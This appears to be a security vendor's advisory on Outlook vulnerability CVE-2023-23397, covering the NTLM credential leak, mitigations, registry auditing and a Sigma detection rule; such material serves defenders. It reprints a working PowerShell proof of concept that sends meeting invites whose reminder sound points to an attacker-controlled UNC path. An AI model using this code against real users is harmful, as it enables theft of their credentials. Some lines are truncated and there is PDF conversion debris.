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Critical Outlook Vulnerability: In-Depth
Technical Analysis and Recommendations
(CVE-2023-23397)

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Critical Outlook Vulnerability: In-Depth Technical Analysis and Recommendations (CVE-2023- 23397)

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Threat Overview

Earlier this week, Microsoft released a patch for Outlook vulnerability CVE-2023-23397, which has been actively exploited for almost an entire year. This exploit has caught the attention of a hacking group linked to Russian military intelligence that is using it to target European organizations.

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CVE-2023-23397 allows threat actors to steal NTLM credentials of Microsoft Outlook users with minimal complexity or effort. This vulnerability can be exploited by sending an email to a target user but does not require that user to open the email. It poses a dire threat to vulnerable organizations, as threat actors can repeatedly execute this attack and commandeer user accounts while the user is none the wiser.

How it Works

CVE-2023-23397 functions from a network-based attack vector. It starts with a specially crafted email containing a malicious calendar or meeting invite. A custom notification sound is added that bypasses the default WAV file and instead contains a path to an SMB share controlled by the attacker. Accessing the Universal Naming Convention (UNC) path forces an NTLM authentication from the victim to the attacker. The attacker can then steal the leaked NTLM hashes and attempt to recover or replay them.

The malicious email requires no user interaction to conduct this attack. The email and the exploit itself trigger automatically upon landing in a user's inbox. The loss of financial data, sensitive customer information, employee data, and more are realistic and potentially devastating consequences of such an attack. This poses a significant threat to any vulnerable organization and demands immediate action to minimize exploitable exposure to CVE-2023-23397.

Proof of Concept

```
# CVE-2023-23397 POC

# Author: Oddvar Moe (@oddvarmoe) - TrustedSec

# Usage examples:

#
```

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```
# Sending:

# Send-CalendarNTLMLeak -recipient "user.name@exampledomain.com" -remotefilepath "\\10.10.

# Send-CalendarNTLMLeak -recipient "user.name@exampledomain.com" -remotefilepath "\\files.

# Send-CalendarNTLMLeak -recipient "user.name@exampledomain.com" -remotefilepath "\\files.

# Send-CalendarNTLMLeak -recipient "user.name@exampledomain.com" -remotefilepath "\\files.

#

# Saving:

# Save-CalendarNTLMLeak -remotefilepath "\\10.10.10.10\notexists\file.wav" -meetingsubject

# Save-CalendarNTLMLeak -remotefilepath "\\files.domain.com\notexists\file.wav" -meetingsu

# Save-CalendarNTLMLeak -remotefilepath "\\files.domain.com@80\file.wav" -meetingsubject "

# Save-CalendarNTLMLeak -remotefilepath "\\files.domain.com@SSL@443\file.wav" -meetingsubj

function Send-CalendarNTLMLeak ($recipient, $remotefilepath, $meetingsubject, $meetingbody

{

    $Outlook = New-Object -comObject Outlook.Application

    $newcal = $outlook.CreateItem('olAppointmentItem')

    $newcal.ReminderSoundFile = $remotefilepath
```

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```
$newcal.Recipients.add($recipient)

$newcal.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting

$newcal.Subject = $meetingsubject

$newcal.Location = "Virtual"

$newcal.Body = $meetingbody

$newcal.Start = get-date

$newcal.End = (get-date).AddHours(2)

$newcal.ReminderOverrideDefault = 1

$newcal.ReminderSet = 1

$newcal.ReminderPlaysound = 1

$newcal.send()

}

function Save-CalendarNTLMLeak ($remotefilepath, $meetingsubject, $meetingbody)

{

    $Outlook = New-Object -comObject Outlook.Application

    $newcal = $outlook.CreateItem('olAppointmentItem')
```

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```
$newcal.ReminderSoundFile = $remotefilepath

$newcal.MeetingStatus = [Microsoft.Office.Interop.Outlook.OlMeetingStatus]::olMeeting

$newcal.Subject = $meetingsubject

$newcal.Location = "Virtual"

$newcal.Body = $meetingbody

$newcal.Start = get-date

$newcal.End = (get-date).AddHours(2)

$newcal.ReminderOverrideDefault = 1

$newcal.ReminderSet = 1

$newcal.ReminderPlaysound = 1

$newcal.save()

}
```

<https://github.com/api0cradle/CVE-2023-23397-POC-Powershell>

Mitigation

According to Microsoft, all supported versions of Microsoft Outlook for Windows are affected. Outlook for Android, iOS, macOS, and online services such as web-based Microsoft 365 are not vulnerable because NTLM authentication is not used when using Microsoft Outlook for

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Windows, a script was released to determine if your organization was potentially impacted by attackers leveraging CVE-2023-23397. The audit and remediation script can be [accessed through GitHub](#).

To protect against CVE-2023-23397, it is recommended to:

- Block outbound SMB port 445 traffic, which prevents NTLM authentication messages from being sent to remote file shares.
- Add users to the Protected Users security group, which restricts NTLM from being used as an authentication method.

1.1 Detection

When Outlook performs a connection to either an SMB or WebDAV-hosted resource, it first queries the registry for the following keys:

SMB:

`HKLM\System\CurrentControlSet\Services\LanmanWorkstation\NetworkProvider\Name`

WebDAV:

`HKLM\System\CurrentControlSet\Services\WebClient\NetworkProvider\ProviderPath`

Enabling auditing on both NetworkProvider Registry keys allows audit events (4656, 4663) to be generated. These events contain both the process initiating the interaction and the object that is accessed. Outlook should not be performing this action in normal operations. Other processes that query these keys, such as **C:\Windows\System32\SearchProtocolHost.exe**, can be easily tuned out.

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


Figure 1 - SACL Auditing Setup



Security Number of events: 4,828 (0) New events available				
Filtered: Log: Security; Source: ; Event ID: 4650-4670. Number of events: 1,965				
Keywords	Date and Time	Source	Event ID	Task Category
 Audit Success	3/16/2023 1:46:37 AM	Microsoft Windows security auditing.	4663	Registry
 Audit Success	3/16/2023 1:46:37 AM	Microsoft Windows security auditing.	4658	Registry

Figure 2 - Outlook Accessing the NetworkProvider Registry Key

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Date:	3/16/2023 3:52:54.8823960 PM	Image	
Thread:	1980	 Microsoft Outlook	
Class:	File System	Microsoft Corporation	
Operation:	CreateFile	Name:	OUTLOOK.EXE
Result:	SUCCESS	Version:	16.0.16130.20306
Path:	\\Wandows\MEDIA\LASER.WAV	Path:	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
Duration:	0.0005022	Command Line:	
Desired Access:		"C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE"	
Disposition:	Open		
Options:	Open Reparse Point		
Attributes:	n/a		
ShareMode:	Read, Write, Delete	PID:	1668
AllocationSize:	n/a	Architecture:	64-bit
OpenResult:	Opened	Parent PID:	4340
		Virtualized:	False
		Session ID:	1
		Integrity:	Medium

Figure 3 - Outlook Accessing a File on an SMB Share

Date:	3/16/2023 12:00:03.1739970 AM
Thread:	2812
Class:	File System
Operation:	CreateFile
Result:	SUCCESS
Path:	\\live.sysinternals.com\tools\Autoruns64.exe
Duration:	0.1046132

Desired Access:	Read Attributes
Disposition:	Open
Options:	Open Reparse Point
Attributes:	n/a
ShareMode:	Read, Write, Delete
AllocationSize:	n/a
OpenResult:	Opened

Figure 4 - Outlook Accessing a File on a WebDAV Share

The above two (2) file access activities (captured using Process Monitor) show that the Options field contains 'Open Reparse Point'. This [SKIP TO MAIN CONTENT](#) ng a remote share using the

NtCreateFile API (see <https://github.com/MicrosoftDocs/win32/blob/docs/desktop-src/FileIO/reparse-points.md>). As such, identifying CreateFile actions initiated from the OUTLOOK.EXE process with 'Open Reparse Point' in the options field helps indicate whether external files were potentially accessed.

Shown below is an internally developed Sigma Detection Rule that can be deployed in environments to identify any instances where the OUTLOOK.EXE process is initiating a connection to a WebDAV or SMB share:

```
title: cve-2023-23397

id: 73c59189-6a6d-4b9f-a748-8f6f9bbed75c

status: experimental

description: Detects outlook initiating connection to a webdav or smb share

author: Robert Lee @quantum_cookie - TrustedSec

date: 2023/03/16

tags:

  - attack.credential_access

  - attack.initial_access

logsource:

  service: security
```

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```
product: windows

detection:

    regquery:

        EventID:

            - 4656

            - 4663

        ProcessName|endswith: OUTLOOK.EXE

        Accesses|contains: 'Query key value'

        ObjectName|contains:

            - \REGISTRY\MACHINE\SYSTEM*Services\WebClient\NetworkProvider

            - \REGISTRY\MACHINE\SYSTEM*Services\LanmanWorkstation\NetworkProvider

    condition: regquery

falsepositives:

    - searchprotocolhost likes to query this if you want to filter out those events before

level: critical
```

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This Sigma rule is using the MITRE ATT&CK tags for tactics credential access and initial access. As a result, when this rule triggers, it will provide context to the event in question. The Log Source field specifies the type of logs to analyze, which in this case is Windows Security Events. The Detection field is focusing on event 4656 or 4663 from the Windows Security Event logs that has a process ending with 'OUTLOOK.EXE' and the 'Accesses' field containing 'Query key value'. Lastly, it also requires that the ObjectName field contains one (1) of the following in the Security Event:

\\REGISTRY\\MACHINE\\SYSTEM\\Services\\WebClient\\NetworkProvider or
\\REGISTRY\\MACHINE\\SYSTEM\\Services\\LanmanWorkstation\\NetworkProvider. Be aware of false positives because searchprotocolhost can query this. Filtering out those events before they reach the SIEM can mitigate this.

References:

Microsoft Mitigates Outlook Elevation of Privilege Vulnerability

<https://msrc.microsoft.com/blog/2023/03/microsoft-mitigates-outlook-elevation-of-privilege-vulnerability/>

Microsoft Outlook Elevation of Privilege Vulnerability

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-23397>

Microsoft fixes Outlook zero-day used by Russian hackers since April 2022

<https://www.bleepingcomputer.com/news/microsoft/microsoft-fixes-outlook-zero-day-used-by-russian-hackers-since-april-2022/>

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